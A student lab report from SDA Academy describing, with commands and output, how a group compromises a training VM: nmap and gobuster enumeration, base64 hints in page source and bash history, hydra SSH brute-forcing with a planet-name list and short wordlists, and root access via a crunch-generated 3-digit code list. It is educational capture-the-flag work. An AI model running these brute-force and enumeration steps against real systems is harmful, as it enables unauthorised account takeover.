

Linux & Python Project No.1

SDA Academy


**Report for the SDA.vm and the
automation process of enumeration
and password cracking with Python.**

Group members:
Geri
Dean
Marvin

Important!

Due to the virtual machine being incompatible with the VMware and having problems with the vm's network interface not getting the IP address from the virtual private network it only worked on Bridge Interface on Virtual Box where as Kali was on NAT-ed virtual interface on VMware, anyways this way it worked and we're going to proceed this way.

Topology of the Lab



As explained above we're going to work with different hypervisor platforms to "hack" the SDA.vm manually first and then automate it, on automation process we'll use this topology to not confuse the script and find the exact IP of the machine.

Recon & Enumeration Phase

-Nmap Scan (Checking for open ports and service versions)

Command

```
sudo nmap -sS -sV -p- -T4 192.168.0.2
```

Output

```
kali@kali: ~  
kali@kali: ~ 164x36  
(kali@kali)-[~]  
$ sudo nmap -sS -sV -p- -T4 192.168.101.73  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 01:51 EST  
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 98.68% done; ETC: 01:52 (0:00:01 remaining)  
Nmap scan report for 192.168.101.73  
Host is up (0.00033s latency).  
Not shown: 65532 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.5  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 b6:06:6c:e1:d5:c2:f6:85:84:89:44:e8:21:2f:bd:3c (ECDSA)  
|   256 9e:f8:33:58:27:f5:60:52:d4:c1:95:7d:32:ad:b2:8c (ED25519)  
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))  
|_http-server-header: Apache/2.4.52 (Ubuntu)  
|_http-title: Smash  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 106.79 seconds
```

A short explanation of the output, so we have 3 open ports, If we would go through 21 (FTP) it would ask for a password, usually FTP has Anonymous login allowed on vulnerable VM to make it interesting this doesn't same thing goes for SSH and rarely are vulnerabilities on this service bruteforce is the only way to get over it but it's a waste of time when you don't have more info on users. The last one port 80 (Apache) or Web application may have misconfigurations or some other kind of webapp vulnerabilities.

I'm going to give it a whatweb to see if there are any frameworks.

Command

whatweb 192.168.101.73

Output

```
(kali@kali)-[~]  
$ whatweb 192.168.101.73  
http://192.168.101.73 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], Email[hello@ayroui.com,support@uideck.com], Frame, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.101.73], JQuery[3.5.1] Lightbox, Script, Title[Smash]
```

After that I gave the curl command to view the page source code for comments or functions.

Command

curl 192.168.101.73

Output

```
<li><a href="#"><i class="lni lni-instagram"></i></a></li>  
</ul>  
<strong>+8801234567890</strong>  
<strong>support@uideck.com</strong>  
<p class="copyright">Designed by <a href="uideck.com" target="_blank">UIdeck</a> and Built-with <a  
</div>  
</footer>  
<script src="js/script.js"></script> Base64 Encoded  
<script src="https://unpkg.com/isotope-layout@3/dist/isotope.pkgd.min.js"></script>  
<script src="libs/lightbox/lightbox.min.js"></script>  
</body>  
</html>  
<!-- I BASE-ically encoded it 64 years ago ;) -->  
<!-- RW51bWVyYXRlIG1lIHdpdGggZGlyZWNoY3J5LWxpc3QtY3ZlLTltIuMy1tZWVpdW0udHh0 -->  
  
(kali@kali)-[~]  
$
```

As soon as I gave the curl command at the end of the code I see the message, directly noticed the BASE and number 64 immediately went to decode it.

Decoding the Base64 code that was found in web's source code

Input

RW51bWVyYXR1IG11IHdpdGggZGlyZWN0b3J5LWxpc3QtOG93ZXJjYXN1LTlUyMy1tZWRpYW0udHh0

Output

Enumerate me with `directory-list-lowercase-2.3-medium.txt`

Message gives us details on how to enumerate the webapp.

← → ↻ 🔒 <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/directory-list-2.3-medium.txt>

Product ▾ Solutions ▾ Resources ▾ Open Source ▾ Enterprise ▾ Pricing

danielmiessler / **SecLists** Public

<> Code Issues 14 Pull requests 1 Actions Projects Wiki Security Insights

Files

master 🔍

Go to file

common-and-spanish.txt

SecLists / Discovery / Web-Content / **directory-list-2.3-medium.txt** 📄

danielmiessler Removed offensive/harmful entries in files. ✖

Code Blame 220559 lines (220557 loc) · 1.89 MB

1 # directory-list-2.3-medium.txt

I proceeded to download the list and used gobuster to look for directories.

GoBuster brute-forcing Directories


Command

```
gobuster dir -u http://192.168.101.73 -w directory-list-2.3-medium.txt
```

Output

```
(kali㉿kali)~[~]
$ gobuster dir -u http://192.168.101.73 -w directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.101.73
[+] Method: GET
[+] Threads: 10
[+] Wordlist: directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/image (Status: 301) [Size: 316] [--> http://192.168.101.73/image/]
/css (Status: 301) [Size: 314] [--> http://192.168.101.73/css/]
/js (Status: 301) [Size: 313] [--> http://192.168.101.73/js/]
/requests (Status: 301) [Size: 319] [--> http://192.168.101.73/requests/]
/libs (Status: 301) [Size: 315] [--> http://192.168.101.73/libs/]
/server-status (Status: 403) [Size: 279]
Progress: 220559 / 220560 (100.00%)
=====
Finished
=====
```

I checked all directories that were found with GoBuster and the most interesting one was **/requests** directory.




Index of /requests

Name	Last modified	Size	Description
Parent Directory	-	-	-
urgent.txt	2022-05-10 07:36	187	


Apache/2.4.52 (Ubuntu) Server at 192.168.101.73 Port 80

urgent.txt



Here we see that the user has as username a planet name, we're going to make a list of planets using ChatGPT then put them on a list and use hydra to Brute-Force on the SSH service.

Also yes we're going to use the rockyou-10 as passwords list, it's short and it's also shown on the urgent.txt message.



Brute-Forcing SSH Logins using Hydra

Command

```
hydra -L planets.txt -P rockyou-10.txt ssh://192.168.101.73 -t 4
```

Output

```
(kali@kali)-[~]
└─$ hydra -L planets.txt -P rockyou-10.txt ssh://192.168.101.73 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-10 03:17:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 736 login tries (l:8/p:92), ~184 tries per task
[DATA] attacking ssh://192.168.101.73:22/

[STATUS] 84.00 tries/min, 84 tries in 00:01h, 652 to do in 00:08h, 4 active
[STATUS] 74.00 tries/min, 222 tries in 00:03h, 514 to do in 00:07h, 4 active
[STATUS] 71.14 tries/min, 498 tries in 00:07h, 238 to do in 00:04h, 4 active

[22][ssh] host: 192.168.101.73  login: uranus  password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 03:27:03
```

Credentials

uranus:butterfly

Since we found the credentials of the user, we're going to login with SSH and see for possible privilege escalation ways to get into root.

We logged in on uranus user and found the first flag: **user.txt**.

```
uranus@vm-sda:~$ uname -a
Linux vm-sda 5.15.0-27-generic #28-Ubuntu SMP Thu Apr 14 04:55:28 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
uranus@vm-sda:~$ whoami
uranus
uranus@vm-sda:~$ ls
user.txt
uranus@vm-sda:~$ cat user.txt
flag{h4ck3r}
```

Flag:

flag{h4ck3r}

Privilege Escalation to root user.

Now that we are logged in we're going to see what permissions as uranus user we have using `sudo -l` command.

Command

`sudo -l`

Output

```
uranus@vm-sda:~$ sudo -l
[sudo] password for uranus:
Sorry, user uranus may not run sudo on vm-sda.
uranus@vm-sda:~$
```

Looks like we don't have permissions to run `sudo` command with uranus, usually we get into vulnerable machines or have access to a user with low privileges I try to see their last commands they've put on the machine.

I managed to find some good findings from the bash history.

```
uranus@vm-sda:~$ ls -lash
total 40K
4.0K drwxr-x--- 4 uranus uranus 4.0K May 10 2022 .
4.0K drwxr-xr-x 3 root root 4.0K May 10 2022 ..
4.0K -rw----- 1 uranus uranus 1021 Feb 6 11:41 .bash_history
4.0K -rw-r--r-- 1 uranus uranus 220 Jan 6 2022 .bash_logout
4.0K -rw-r--r-- 1 uranus uranus 3.7K Jan 6 2022 .bashrc
4.0K drwx----- 2 uranus uranus 4.0K May 10 2022 .cache
4.0K -rw-r--r-- 1 uranus uranus 807 Jan 6 2022 .profile
4.0K drwx----- 2 uranus uranus 4.0K May 10 2022 .ssh
0 -rw-r--r-- 1 uranus uranus 0 May 10 2022 .sudo_as_admin_successful
4.0K -rw-rw-r-- 1 uranus uranus 13 May 10 2022 user.txt
4.0K -rw-rw-r-- 1 uranus uranus 215 May 10 2022 wget-hsts
```

Accessing the .bash_history file.

```
uranus@vm-sda:~$ cat .bash_history
pwd
sudo su
cat /root/root.txt
sudo cat /root/root.txt
pwd
echo "flag{h4ck3r}" > user.txt
cat user.txt
cat user.txt
sudo su
pwd
ls -la
cat user.txt
cd /root/
ls -la
sudo su
sudo -l
su root
sudo su
su root
sudo -l
sudo cat /root/root.txt
exit
sudo -l
su root
cd /usr/share/
mkdir sda
cd /tmp/
mkdir sda
ls -la /tmp/
cd sda/
echo "cm9vdCBwYXNzd29yZCBpb3RlIDMtZGlnaXQgY29kZQ==" > hint.jpg
exit
ls -la
cat user.txt
sudo -l
exit
passwd
cd /var/www/html/
ls -la
wget https://github.com/tomaszlyszczyk/cehv11labs/blob/main/a.txt
wget https://raw.githubusercontent.com/tomaszlyszczyk/cehv11labs/main/a.txt
cat https://raw.githubusercontent.com/tomaszlyszczyk/cehv11labs/main/a.txt
curl https://raw.githubusercontent.com/tomaszlyszczyk/cehv11labs/main/a.txt
curl https://raw.githubusercontent.com/tomaszlyszczyk/cehv11labs/main/a.txt >> index.html
sudo curl https://raw.githubusercontent.com/tomaszlyszczyk/cehv11labs/main/a.txt >> index.html
sudo su
ifconfig
```

Base64 Encoded into a hint.jpg file.

I got another Base64 message, I'm going to decode it and see what it says.

Decoding Base64 found from .bash_history.

```
Input

cm9vdCBwYXNzd29yZCBpbjBhIDMtZGlnaXQgY29kZQ==

Output

root password in a 3-digit code
```

Okay so we see that the root user has a 3-digit code now I'm going to use a tool called crunch, this tool will generate a list of 3-digit codes from 000 to 999 then again use hydra tool to brute-force root user.

Using crunch to generate 3-digit codes.

Command

```
crunch 3 3 -t %%% -o codes.txt
```

Output

```
GNU nano 8.3
000
001
002
003
004
005
006
007
008
009
010
011
012
013
014
015
016
017
018
019
020
021
022
023
024
```

Now we're going to use hydra again to brute-force root user.

Command

hydra -l root -P codes.txt ssh://192.168.101.73 -t 4

Output

```
kali@kali: ~ 134x71

(kali@kali)-[~]
$ hydra -l root -P codes.txt ssh://192.168.101.73 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-10 05:01:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent over
writing, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 298 login tries (l:1/p:298), ~75 tries per task
[DATA] attacking ssh://192.168.101.73:22/
[STATUS] 61.00 tries/min, 61 tries in 00:01h, 237 to do in 00:04h, 4 active

[STATUS] 60.67 tries/min, 182 tries in 00:03h, 116 to do in 00:02h, 4 active
[22][ssh] host: 192.168.101.73 login: root password: 666
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-10 05:04:28
```

Password

root:666

Accessing root user with found credentials

```
root@vm-sda:~# whoami
root
root@vm-sda:~# sudo -l
Matching Defaults entries for root on vm-sda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User root may run the following commands on vm-sda:
    (ALL : ALL) ALL
root@vm-sda:~# ll
total 44
drwx----- 6 root root 4096 May 10 2022 ./
drwxr-xr-x 19 root root 4096 May 10 2022 ../
-rw----- 1 root root 1358 May 10 2022 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx----- 2 root root 4096 May 10 2022 .cache/
drwxr-xr-x 3 root root 4096 May 10 2022 .local/
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r--r-- 1 root root 11 May 10 2022 root.txt
drwx----- 3 root root 4096 May 10 2022 snap/
drwx----- 2 root root 4096 May 10 2022 .ssh/
-rw-r--r-- 1 root root 209 May 10 2022 .wget-hsts
root@vm-sda:~# cat root.txt
flag{1337}
```

Flag

flag{1337}

And with the last flag we pwned the SDA.vm machine, now to the next part where we automate this process using python3 and scapy and the script will be uploaded on a GitHub repo.